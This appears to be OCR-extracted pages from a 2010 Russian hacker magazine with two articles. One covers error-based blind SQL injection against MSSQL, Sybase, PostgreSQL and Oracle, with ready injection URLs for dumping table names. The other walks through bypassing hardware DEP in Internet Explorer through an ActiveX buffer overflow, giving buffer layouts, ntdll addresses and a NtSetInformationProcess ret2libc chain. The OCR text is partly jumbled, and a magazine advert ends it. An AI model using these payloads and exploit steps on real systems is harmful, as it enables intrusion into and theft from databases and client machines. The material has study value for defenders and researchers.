
Не так давно хакером, скрывающимся под псевдонимом TinKode, были успешно осуществлены атаки с использованием уязвимости blind SQL-Injection на Web-сервера в домене army.mil. При проведении атак на Web-приложения, работающие под управлением MSSQL 2000/2005, хакер продемонстрировал достаточно интересную технику получения данных из баз данных. Используемый способ TinKode заключается в том, что MSSQL ругается при некорректном переопределении типов данных, что в свою очередь позволяет "протащить" полезную нагрузку в возвращаемом сообщении об ошибке:

```
select convert(int,@version);
```

```
Msg 245, Level 16, State 1, Line 1  
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)  
Jul 9 2008 14:43:34  
Copyright (c) 1988-2008 Microsoft Corporation  
Enterprise Edition on Windows NT 6.1  
<X86> (Build 7600: ) (VM)  
' to data type int.
```

Следовательно, при эксплуатации слепой SQL-инъекции, с использованием данного подхода становится возможным, достаточно быстро получать нужные данные из Microsoft SQL Server. Например, восстановить структуру базы данных можно следующим образом:

```
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=1))--  
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=2))--  
...
```



## Техника Qwazar работает и в MySQL 3.x!

Вспоминая о том, что Sybase ASE, также как MS SQL Server, базируется на Transact-SQL, можно смело предположить, что приведенная техника выше распространяется также и на эту СУБД. Проверка полностью подтвердила это предположение (см. соответствующий скриншот). Все приводимые примеры для MSSQL в полном объеме распространяются и на базу данных Sybase.

Аналогичные махинации с приведением типов были повторены и в отношении мускуля. Проведенные эксперименты с ним показали, что при некорректном переопределении типов MySQL возвращает лишь не критическое уведомление об ошибке, которое не позволяет достигнуть аналогичных целей при эксплуатации blind SQL Injection. А вот эксперименты с PostgreSQL удачно "выстрелили" в этом контексте:

```
web=# select cast(version() as numeric);  
ERROR: invalid input syntax for type numeric: "PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD]"
```

Для получения полезных данных при эксплуатации SQL-инъекции содержащейся в приложении под управлением постгреса, можно использовать следующие запросы:

```
http://server/?id=(1)and(1)=cast(((select+table_name+from+information_schema.tables+limit+1+offset+0)+as+numeric)--  
http://server/?id=(1)and(1)=cast(((select+table_name+from+information_schema.tables+limit+1+offset+1)+as+numeric)--  
...
```

## В НЕДРАХ ОРАКЛЯТИНЫ

Обладая интересной подборкой быстрых способов эксплуатации слепых SQL-инъекций, мне не доставало аналогичных техник под не менее распространенную




### ► links

[qwazar.ru/?p=7](http://qwazar.ru/?p=7)  
[tinkode.baywords.com](http://tinkode.baywords.com)




### ► warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



## Восстановление структуры базы данных MSSQL через сообщение об ошибке



### Техника TinCode работает и в последней версии MSSQL/2008

СУБД Oracle. Это побудило меня провести небольшой ресерч, направленный на поиск подобных техник в указанной базе данных. Убедившись в том, что все известные способы эксплуатации error-based blind SQL Injection не работают в среде оракла, мое внимание привлекли функции взаимодействия с форматом XML. Немного покопавшись в них, была обнаружена функция XMLType(), которая возвращает в сообщении об ошибке первый символ из запрашиваемых данных [LPX-00XXX]:

```
SQL> select XMLType((select
'abcdef' from dual)) from dual;
ERROR:

ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML
processing
LPX-00210: expected '<' instead
of 'a'
Error at line 1
ORA-06512: at "SYS.XMLTYPE", line
301

ORA-06512: at line 1
no rows selected
SQL>
```

Уже хлеб. Используя функцию substr() становится возможным посимвольное чтение требуемой информации. Например, можно достаточно быстро определить версию установленной базы данных:

```
select XMLType((select
substr(version,1,1) from
v$instance)) from users;
select XMLType((select
```

```
substr(version,2,1) from
v$instance)) from users;
select XMLType((select
substr(version,3,1) from
v$instance)) from users;
...и т.п.
```

# В ФУНКЦИИ XMLTYPE() МНЕ УДАЛОСЬ НАЙТИ АНАЛОГИЧНЫЙ СПОСОБ ПРОБРОСА ДАННЫХ В СООБЩЕНИИ ОБ ОШИБКЕ

Считывание одного символа в один запрос при эксплуатации слепых SQL-инъекций — это здорово, но было бы глупо останавливаться на достигнутом, и мы пойдём несколько дальше. Копаюсь в функции XMLType(), мне удалось найти аналогичный способ проброса данных в сообщении об ошибке, который существует и в других базах данных:

```
SQL> select XMLType((select
'abcdef:root>' from dual)) from
dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML
processing
LPX-00234: namespace prefix
"abcdef" is not declared
...
SQL> select XMLType((select
```

```
'<:abcdef>' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML
processing
LPX-00110: Warning: invalid QName
":abcdef" (not a Name)
...
SQL>
```

Вроде бы все замечательно, но есть несколько подводных камней. Первая загвоздка заключается в том, что в оракле не происходит автоматическое приведение типов. Поэтому такой запрос выдаст ошибку:

```
SQL> select * from users where id
= 1 and(1)=(select XMLType((select
'<:abcdef>' from dual)) from
dual);

select * from users where id =
1 and(1)=(select XMLType((select
'<:abcdef>' from dual)) from dual)
ERROR at line 1:
ORA-00932: inconsistent datatypes:
expected NUMBER got -
```

Второй нюанс заключается в том, что у оракулятины отсутствует limit и offset, что не позволяет простым путем осуществлять построчное чтение данных. И третья проблема связана с тем, что функция XMLType()

при обработке ошибки обрезает возвращаемые данные после некоторых символов. Например, когда в строке встречается пробел или символ at ("@"), и другие. Но все можно разрулить! Для решения проблемы с приведением типов может использоваться функция upreg(). Организовать построчное чтение данных, можно с использованием следующей нехитрой конструкции:

```
select id from(select id,rownum
rnum from users a)where rnum=1;
select id from(select id,rownum
rnum from users a)where rnum=2;
...
```

Ну, а для того, чтобы избежать потерю возвращаемых данных, может использоваться hex-кодирование. Опционально, можно также избавиться от кавычек в отправляемом запросе используя числовое представление





«Каждое из наших самых прочных убеждений может быть опрокинуто или, во всяком случае, изменено дальнейшими успехами знания»

Т.Хаксли



# УБИТЬ DEP'А

## ТЕОРИЯ И ПРАКТИКА ОБМАНА HARDWARE-DEP

Сегодня твоему вниманию будет представлены методы обхода защиты, именуемой DEP. Некоторое время ее создатели были убеждены в надежности технологии, но их убеждениям суждено было рухнуть как карточный домик. Сейчас мы посмотрим на основные методы взлома DEP и умело применим их на практике, а по ходу событий выясним, насколько осуществимы эти методы в жизни.

### В ПРЕДЫДУЩИХ СЕРИЯХ

В прошлой статье мы научились обнаруживать и эксплуатировать уязвимости ActiveX через интерфейс браузера типа IE6/IE7, использовать известную уязвимость на переполнение буфера в компоненте QuickSoft EasyMail Object и даже нашли новую уязвимость небезопасного метода чтения, которая может привести к нарушению конфиденциальности и утечке чувствительной информации. Напомним, что вызов функции SubmitToExpress() со строкой более 256 байт переписывает адрес возврата, регистр ESI, а также указатель и дескриптор SEH.

```
cccc...260...ccccAAAAffffB BBBffffffffff
fffffffffffdDDD
```

```
ESI = AAAA
RET = BBBB
SEH = DDDD
```

Мы написали два эксплойта, выполняющие heap-spray и передающие управление через SEH дескриптор и через вызов CALL [ESI+CC] в коде уязвимой программы. Продолжим изучение атак на клиентов через браузер на том же

примере, но теперь усложним задачу, добавив защиту DEP (Data Execution Prevention), которую мы попробуем обойти, используя вышеуказанную уязвимость переполнения буфера в стеке. Ни безопасные методы ActiveX, ни DEP, ни другие технологии, вроде ASLR (Address space layout randomization), понятное дело, спасти от этих бед не могут. Тут поможет только грамотное распределение прав.

### WHO IS MISTER DEP?

Многие из Вас уже конечно знают, что такое DEP и с чем его едят, но собрать всю информацию в один абзац будет полезно, так сказать для напоминания.

Итак, DEP — это технология, компании Microsoft, которая использует неиспользуемый в процессорах бит NX/DX (да, два названия... у AMD — NX, у Intel — XD) для «отметки» областей памяти. То есть, если в таблице разметки страниц памяти этот бит будет установлен, то код в данной области не является исполняемым. И если каким-то чудом, регистр EIP указывает в такую область, то генерируется исключительная ситуация и приложение с шумом вылетает (если, конечно, программист не установил обработчик). Соответственно, для того чтобы


активировать DEP нужно иметь процессор с поддержкой NX/DX бита и ОС Windows с поддержкой этой технологии (>= Windows XP SP2). Также Microsoft позаботилась о тех обездоленных, у которых такого процессора нет — они смогут включить так называемый software-DEP. Только это не совсем так. Модное буквосочетание то же, но по факту — это другая технология, не связанная с битом и/или его эмуляцией. В данном случае просто используется защита от перезаписи SEH дескриптора. Изначально эта технология называлась SafeSEH, и ее просто переименовали и подогнали под решение DEP.

### ACCESS VIOLATION


Что будет с нашими эксплойтами из предыдущей статьи, если включить DEP? Как сработает защита? Я отвечу на эти вопросы, но сначала расскажу, как запускать DEP. Для начала необходимо убедиться, что наш процессор поддерживает эту технологию. Зайдем в BIOS и посмотрим во вкладках, поддерживается ли необходимый бит защиты. Мой Intel Core2 Duo — поддерживает, но по умолчанию отключен. Это значит, что в таком варианте, можно использовать software-DEP — и очень легко обмануться (купил процессор с NX/DX битом,

врубил DEP, а это вовсе и не тот DEP :). Кстати, по умолчанию в Windows XP, DEP также отключен для всех процессов кроме самых важных. И IE6/IE7 таким процессом не считается. Это было сделано из соображений совместимости. Я не поленился и включил DEP для всех процессов. Сделать это можно в файле C:\boot.ini, или в свойствах «Моего Компьютера», вкладка «Дополнительно», кнопка «Параметры» в зоне «Быстродействие», а там вкладка «Предотвращение выполнения данных» — далее «Включить DEP для всех программ и служб». Данный интерфейс является Front-End'ом для редактирования соответствующего параметра в C:\boot.ini. Именно в этом файле задается политика DEP:

```
/noexecute=OptIn — значение по умолчанию для XP/Vista. DEP только для системных процессов
```



### Настройки DEP



### Включаем DX бит

```
/noexecute=OptOut — по умолчанию в Windows Server 2003 SP1. DEP для всех процессов, кроме указанных пользователем.
/noexecute=AlwaysOn — DEP для всех, нет исключений.
/noexecute=AlwaysOff — DEP отключен для всех (даже для системных компонент).
```

Потом перезагрузка. Посмотреть результат работы можно SysInternals Process Explorer'ом товарища Марка Руссиновича. В случае software-DEP и политики OptOut, мой IE7 становится под защиту. И правда, эксплойт из предыдущего номера, который использует SEH для выхода на шеллкод в куче, не сработал, так как защитный механизм определил, что адрес переписанного дескриптора не находится в его списке. Однако данная защита достаточно надежно обходится и есть много материалов на английском и русском языке. Я не буду тут их описывать, хотя бы потому, что в нашем случае мы еще контролируем регистр вызова CALL и адрес возврата. Таким образом, кроме

перезаписи SEH у нас есть еще два варианта передачи управления на кучу с шеллкодом. Например, второй эксплойт (есть на диске прошлого номера), использующий вызов «CALL [ESI+CC]» в уязвимом коде, успешно работает в режиме software-DEP. Кстати, предлагаю читателю самостоятельно усовершенствовать второй эксплойт, сделав так, чтобы он делал не две разные кучи, а одну большую как в первом SEH-эксплойте (в прошлом номере я описывал упрощенную генерацию heap-spray. В общем, случай с software-DEP, неинтересен для нас, поэтому рассмотрим hardware-DEP (используя процессор с поддержкой бита NX/XD). В таком варианте, что любопытно, SEH уже не проверяется на изменение, но и шеллкод также не исполняется. В обоих вариантах эксплойта, управление успешно перешло в кучу с шеллкодом, однако на первом же NOP'e возникла исключительная ситуация — Access violation when executing [0D0D0D0D]. А произошло это потому, что страница памяти под кучу, созданная с помощью JavaScript heap-spray, помечена как неисполняемая. В этом можно убедиться, открыв в дебаггере карту памяти

процесса и посмотреть, что напротив наших кучек нет буквы «E» в столбце «Access».

### DEP IS DEAD

В Сети сложено много материала, на тему обхода DEP. В основе всех техник лежит концепция, получившая название «ret2libc». Раз мы можем передавать управление только в исполняемые области памяти, то воспользуемся этим. Ведь есть много полезных функций, код которых, естественно, лежит в исполняемой области, например, WinExec. Достаточно, заменить адрес возврата на адрес функции WinExec и передать через стек пару параметров — и все — мы выполнили запуск приложения! Конечно, это удобно для демонстрации уязвимости, но практическое применение достаточно ограничено — одно дело выполнить несколько функций, и совсем другое связать их ввод-вывод, как например, инициализация/открытие сокета, обработка соединений и организация ввода/вывода для cmd.exe (классический шеллкод). Такую задачу, одними вызовами функций не решить. Однако это уже что-то. Так, например, можно сделать несколько последовательных вызовов функций и что-то сделать с текущим процессом. В 2005 году был предложен простой метод обхода DEP и передачи управления шеллкоду. Вместо адреса возврата, подставлялся адрес функции VirtualAlloc() — для выделения памяти. Причем в параметрах для этой функции указывается, что память нужно пометить как исполняемую, кроме того мы не должны выделять новый кусок, так как в таком случае мы не знаем адрес этой памяти (черт его знает, где он выделит кучу), мы «обновляем» память на уже выделенном сегменте, который не будет использоваться до шеллкода. Далее идет адрес функции memcpy(), которая копирует в выделенную нами память шеллкод. Завершает все действие адрес возврата из memcpy(), который как раз указывает на пересозданную область памяти с шеллкодом, который уже помечен как исполняемый. В нашем же случае, память уже выделена, и шеллкод там уже есть, и адрес мы знаем. Достаточно вызвать



7C91CD24	3C 01	CMP AL,1
7C91CD26	6A 02	PUSH 2
7C91CD28	5E	POP ESI
7C91CD29	0F84 DF290201	JE 7C93F70E

7C936829	8975 FC	MOV DWORD PTR SS:[LOCAL.1],ESI
7C93682C	E9 1865FEFF	JMP 7C91CD49
7C936831	6A 04	PUSH 4
7C936833	8D45 FC	LEA EAX,[LOCAL.1]
7C936836	50	PUSH EAX
7C936837	6A 22	PUSH 22
7C936839	6A FF	PUSH -1
7C93683B	E8 4074F0FF	CALL NtSetInformationProcess
7C936840	E9 2865FEFF	JMP 7C91CD6D

Arg4 = 4  
 Arg3 => OFFSET LOCAL.1  
 Arg2 = 22  
 Arg1 = -1  
**ntdll.NtSetInformationProcess**

### DEP можно просто-напросто отключить

```

push eax ; кладем указатель на 0x2 в стек
push 0x22 ; 0x22 в стек
push 0xff ; 0xff (-1) в стек
call NtSetInformationProcess
; вызов нужной функции, с нужными параметрами - отключение DEP
jmp LdrpCheckNXCompatibility + 0x5c ; прыжок ...

. . .

pop esi
leave ; удаляем локальный стек
ret 0x4 ; берем адрес возврата со сдвигом в 4 байта

```

Если в качестве адреса возврата указать адрес этого куска кода, то процессор, выполнив первый прыжок (а для этого в AL должна быть единица) отключит DEP и доберется до следующего адреса возврата из стека, который будет указывать на кучу с кодом. Тут надо только заметить, что адрес возврата должен быть с некоторым сдвигом, так как «LEAVE» удалит большой сегмент стека, а, по сути, сделает ESP = EBP. Главное, чтобы младший регистр EAX был равен 1. Опять же, для этого можно первоначально прыгнуть на код, который устанавливает этот регистр в значение 1. Другими словами, переписываем адрес возврата, адресом функции, которая заносит в AL единицу, например в той же ntdll.dll:

```

. . .
Address2
mov al,0x1
ret 0x4

```

Тогда входной буфер будет, типа:

```

cccc...260...ccccAAAAffffBBBBCCCCXXXX
XXX...100...XXXXXXXXXXXX
AAAA=0x05050505
BBBB=Address2
CCCC=Address1
X=0x0D

```

### FIGHT!

С помощью OllyDbg выполняем аттач (File->Attach) к процессу iexplore и пытаемся найти в карте памяти секцию .code в ntdll.dll (View->Memory). Открываем ее в дизассем-

блере и ищем последовательность команд (Ctrl+S):

```

al,1
ret 0x4

```

Это будет адрес Address2. Аналогично ищем Address1 по последовательности команд:

```

cmp al,0x1
push 0x2
pop esi

```

Теперь надо довести программу до адреса возврата без проблем, то есть, чтобы не было исключительных ситуаций. Анализируя ассемблерный код видим, что зависимость прыжков зависит от регистра ESI. В первый раз, там, где возникает исключительная ситуация, при «CMP [ESI+180],1». Потом идет такой код:

```

xor ebx, ebx ; обнуление
push -1
cmp [ESI+CC],EBX ; сравнение с 0

```

В зависимости от этого сравнения идет либо вызов «CALL [ESI+CC]», либо нет. Нам лишних вызовов не надо, поэтому нам надо, чтобы по адресу ESI+CC был 0. Таким образом, если там будет 0, программа постепенно дойдет до ret и выйдет в вызывавшую ее функцию:

```

call emsmtp.026c6232 ; только что отсюда благополучно вышли...
xor eax,eax ; обнуляется результат

pop edi ; восстанавливаются регистры

pop esi
pop ebx
leave ; чистится стек
ret 0x8 ; указатель на НАШ адрес возврата (AAAA)

```

Теперь проблем нет — мы делаем две кучи, как в эксплойте из прошлого номера, в первой куче одни нули, во второй — NOP'ы и шеллкод. Регистр ESI переписываем 0x05050505, указатель на 0 из первой кучи, а адрес возврата — по указанной схеме, только увеличивая разницу между BBBB и CCCC, так при выходе на BBBB у

нас retn 8. Итоговый буфер:

```

cccc...260...ccccAAAAffffBBBBffffffffff
CCCCXXXXXXXX...100...XXXXXXXXXXXX

```

Но здесь возникают две проблемы. Во время чистки стека, перед выходом на первый адрес возврата EBP становится 0x46464646 — мусором, который указан в буфере перед адресом возврата(BBBB). В таком варианте мы не сможем вызвать функцию отключения DEP, так как там EBP используется для хранения 0x2:

```

mov [ebp-0x4],esi


```

Это можно обойти, указав адрес из кучи, но тогда, потом куча станет стеком, когда выполнится «leave» после NtSetInformationProcess! Но есть еще одно «но» — адреса возврата, которые мы подсунили в стек (BBBB и CCCC), не соответствуют тем, что мы запихнули в буфер. Дело в том, что наш ActiveX понимает только ASCII набор байтов. Все что больше 0x7C, ActiveX превращает в значки «?» — 0x3F. Эта проблема сильно подрывает задуманную акцию, так как нужные нам адреса имеют значащие разряды со значением больше чем 0x7C. Я почти было отказался от идеи демонстрации обхода DEP'a, на примере этого ActiveX. Однако вспомним, что у нас есть один «CALL [ESI+CC]» в коде программы, который мы можем использовать. Для попадания в этот вызов, достаточно, чтобы по адресу ESI+CC не было нулевого значения, что само собой решается, ведь мы заносим туда адрес. Этот адрес берется из кучи, в которой могут быть любые байты! Но CALL у нас всего один. Мы можем вызвать только одну функцию. Логично предположить такой вариант: с помощью CALL мы отключаем DEP, а потом адресом возврата прыгаем на кучу с шеллкодом, и уже без проблем выполняем код. Но перед вызовом CALL у нас AL не равен единице, что означает, что при «je LdrpCheckNXCompatibility+0x1a» мы не перейдем в прыжок и не отключим DEP. Но нет худа без добра, ведь перед тем как делать CALL, у нас идет вызов функции из ActiveX, которая перед своим завершением вызывает функцию MultiByteToWideChar(). В ней последнее сравнение заканчивается так, что бит Z становится равным единице. Что это значит? А это значит, что нам не нужно вообще сравнение, чтобы перейти по необходимому je. У нас уже Z=1, и

неважно, где было сравнение. Таким образом, мы настроим прыжок не на «CMP AL,1», а на 2 байта выше, туда, где уже «PUSH 2». Таким образом, далее мы перейдем по je и выполним отключение DEP. После этого, код успешно доберется до адреса возврата и перейдет на кучу с шеллкодом. Итоговый буфер:

```
cccc...260...ccccAAAAffffBBBB
```

AAAA = 0x05050505 — указатель на первую кучу, которой лежит Address1  
 BBBB = 0x0D0D0D0D — адрес возврата, на вторую группу куч с шеллкодом  
 Теперь, собственно, нужно подставить Address1 в первую группу куч. В моем случае, адрес — 0x7C91CD26. Но он зависит от версии ntdll.dll. Если этот адрес указать неверно, то эксплоит с большой вероятностью не обвалится, а попробует выполнить шеллкод, но уже без отключенного DEP'a. Кроме того, нужно учитывать все сдвиги в самой куче, относительно ее начала. Если с адресом 0x0D0D0D0D нет косяков, так как все разряды одинаковые, то в данном случае можно столкнуться с той проблемой, что по адресу, на который указывает CALL[ESI+CC] (0x050505D1) будет лежать, например, 0x267C91CD. Чтобы не ошибиться с адресом кучи, я предлагаю произвести расчет: заголовок кучи — 36 байт. Наш «спам» адресов начинается через 36 байт, после начала базового адреса. Спамим мы в аккумулятор по 4 байта. То есть, рассчитать адрес надо так, чтобы попадание было только при наличии базового адреса (он не бывает одинаковым каждый раз, тем более на разных системах). Однако, по той же карте памяти можно заметить, что при выделении больших




Итоговая схема атаки на DEP

блоков памяти, больше двух младших разрядов, каждая новая куча будет начинаться с 0xYYYY0000. И логично предположить, что наш адрес начинается с 0xYYYY0024 (и так далее + 4 байта). Поэтому последний разряд должен быть кратен 0x4, а так как у нас +0xCC и получается, что разряд становится 0xD1. Поэтому увеличиваем исходный адрес на 0x3 и тогда внедрять мы должны 0x05050508. При написании эксплойта не забываем, что у нас little-endian порядок байтов. В итоге рождается хороший эксплоит (его в целях ознакомления ты можешь лицезреть на нашем DVD).

### ВЫВОДЫ

В данной статье мы рассмотрели некоторые виды атак на DEP и даже попробовали одну из них в реальных условиях, изменив ее под реалии эксплуатации уязвимости. Также очевидно, что исследование кода приложения помогает понять как можно использовать те или иные возможности уязвимого кода, усиливая эффект от атаки, а в нашем случае мы даже упростили отключение DEP. Так, например, тот факт, что Z бит всегда установлен в единицу перед вызовом CALL с контролируемым через кучу адресом, позволил нам модифицировать алгоритм атаки так, что назвать ее классической уже нельзя, хотя применяется все тот же ret2libc подход. Однако показанные механизмы не будут работать в ОС со случайной адресацией памяти (ASLR), так как мы не будем знать адреса функций VirtualProtect или NtSetInformationProcess. При каждом запуске процесса — эти адреса будут меняться. Кроме того, в IE8 DEP перманентный. Это значит, что при запуске IE8 ставит себе DEP по умолчанию (с помощью функции SetProcessDEPPolicy). Это уже исключает возможность снятия DEP-флага с процесса методами ret2libc, так как в таком случае NtSetInformationProcess вернет ошибку с отказом в доступе. Но и это уже не проблема, ведь буквально в начале февраля, когда эта статья только задумывалась, на BlackHat 2010 DC, Дионисисом Блазакисом (Dionysus Blazakis) была продемонстрирована атака на IE8 с ASLR(случайная адресация) и DEP. Атака использует возможности компиляторов ActionScript или Java, которые помещают скомпилированный код в исполняемые участки памяти. Этот метод получил название JIT-spray, но это уже совсем другая история... **II**

### Идея с NtSetInformationProcess



[ ТЭ ТРИ ] – ТЕХНИКА ТРЕТЬЕГО ТЫСЯЧЕЛЕТИЯ

МАРТ 2010  
WWW.T3.RU

ТЭ  
МАРТ 2010

# T3

ВСЬ МИР ГАДЖЕТОВ

рекомендованная  
цена 155 руб.

**АВАТАР**

на LED-TV  
Samsung



# ТЕХНО ТРЕНДЫ 2010

ЧТО «ВЫСТРЕЛИТ»  
В ЭТОМ ГОДУ

ТЭ ТРИ — ТЕХНИКА ТРЕТЬЕГО ТЫСЯЧЕЛЕТИЯ

ВЫПУСК 97 WWW.T3.RU

# 60

